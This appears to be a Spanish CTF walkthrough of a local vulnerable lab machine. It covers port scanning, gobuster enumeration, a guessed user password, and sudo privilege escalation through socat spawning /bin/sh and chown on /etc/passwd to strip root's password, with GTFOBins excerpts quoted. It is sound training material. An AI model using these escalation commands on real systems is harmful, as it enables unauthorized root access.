
Vamos a desplegar la maquina virtual vulnerable.


Haremos un escaneo profundo de los puertos abiertos de esta maquina




Vemos que tiene abierto el puerto de un servidor http, con gobuster vamos a hacer un escaneo para buscar directorios.

```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 -x php,html,py,txt -t 100 -k -r
[sudo] contraseña para caan31:
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              py,txt,php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1905]
/universe             (Status: 200) [Size: 11253]
Progress: 68983 / 1102790 (6.26%)
```

Exploramos las dos paginas que hemos encontrados, en una nos da la pista para un posible usuario o contraseña.




Mirando el código fuente de una de las páginas encontramos un código que esta cifrado.




Vemos que tenemos un usuario, Neptuno, con esto podemos probar varias cosas, la solución es el apellido del alemán que descubrió Neptuno.

Vemos que puede conectarse correctamente.



Explorando los directorios encontramos un fichero oculto, al verlo podemos ver que son posibles contraseñas del usuario nasa.



Ahora hacemos la escalada de privilegios.

```
neptuno@17877972b76d:~$ su nasa
Password:
nasa@17877972b76d:/home/neptuno$ cd
nasa@17877972b76d:~$ sudo -l
Matching Defaults entries for nasa on 17877972b76d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User nasa may run the following commands on 17877972b76d:
    (elite) NOPASSWD: /usr/bin/socat
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting shell is not a proper TTY shell and lacks the prompt.

```
sudo socat stdin exec:/bin/sh
```

Con ayuda de gtfobins vemos que escalamos al usuario elite.

```
nasa@17877972b76d:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2025/10/10 16:54:56 socat[614] W address is opened in read-write mode but only supports read-only
whoami
elite
```

Ahora con el usuario elite vamos a escalar a root.

```
elite@17877972b76d:~$ sudo -l
Matching Defaults entries for elite on 17877972b76d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User elite may run the following commands on 17877972b76d:
    (root) NOPASSWD: /usr/bin/chown
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```

Ejecutamos los comandos para poder editar el fichero /etc donde esta passwd, así podemos quitar la contraseña del usuario root y al ejecutar su root, ya somos administrador.